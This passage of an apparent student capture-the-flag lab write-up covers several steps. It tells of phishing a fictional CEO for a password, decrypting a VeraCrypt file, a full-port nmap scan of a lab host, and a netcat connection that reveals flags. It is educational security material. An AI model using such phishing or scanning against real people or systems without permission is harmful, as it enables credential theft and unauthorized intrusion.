
11. On exploring the windows machine, I found a flag 1, which is encrypted.



Name	Date modified	Type	Size
flag1-is-inside	2/26/2019 4:29 PM	File	2,048 KB

12. After sending phishing mail to the CEO Bob Dobbs, he replied with the password *"iuselongpasswords."*


13. After using the Vera Crypt application, this file was able to decrypt, and flag 1 was visible.



```
flag1: "Great new movie idea -- Evil Hacker Dragon Monkey Ninjas From
The Planet Kelper-4b!"
```

Flag1: - "Great new movie idea – Evil Hacker Dragon Monkey Ninjas From The Planet Kelper-4b!"

14. When looking for the open ports, I found 59188 open, which is unusual.



```
aayushidubey@root:~$ nmap -p 1-65535 172.16.173.178
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-15 22:43 EDT
Nmap scan report for 172.16.173.178
Host is up (0.00022s latency).
Not shown: 65532 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
59188/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 2.30 seconds
aayushidubey@root:~$ nc 172.16.173.178 59188
Welcome. Enter "ENPM685" and hit enter to see flag6.
ENPM685
flag6: you never know what you'll find when you portscan.
```

15. Here I found ***flag 6: - you never know what you'll find when you portscan.***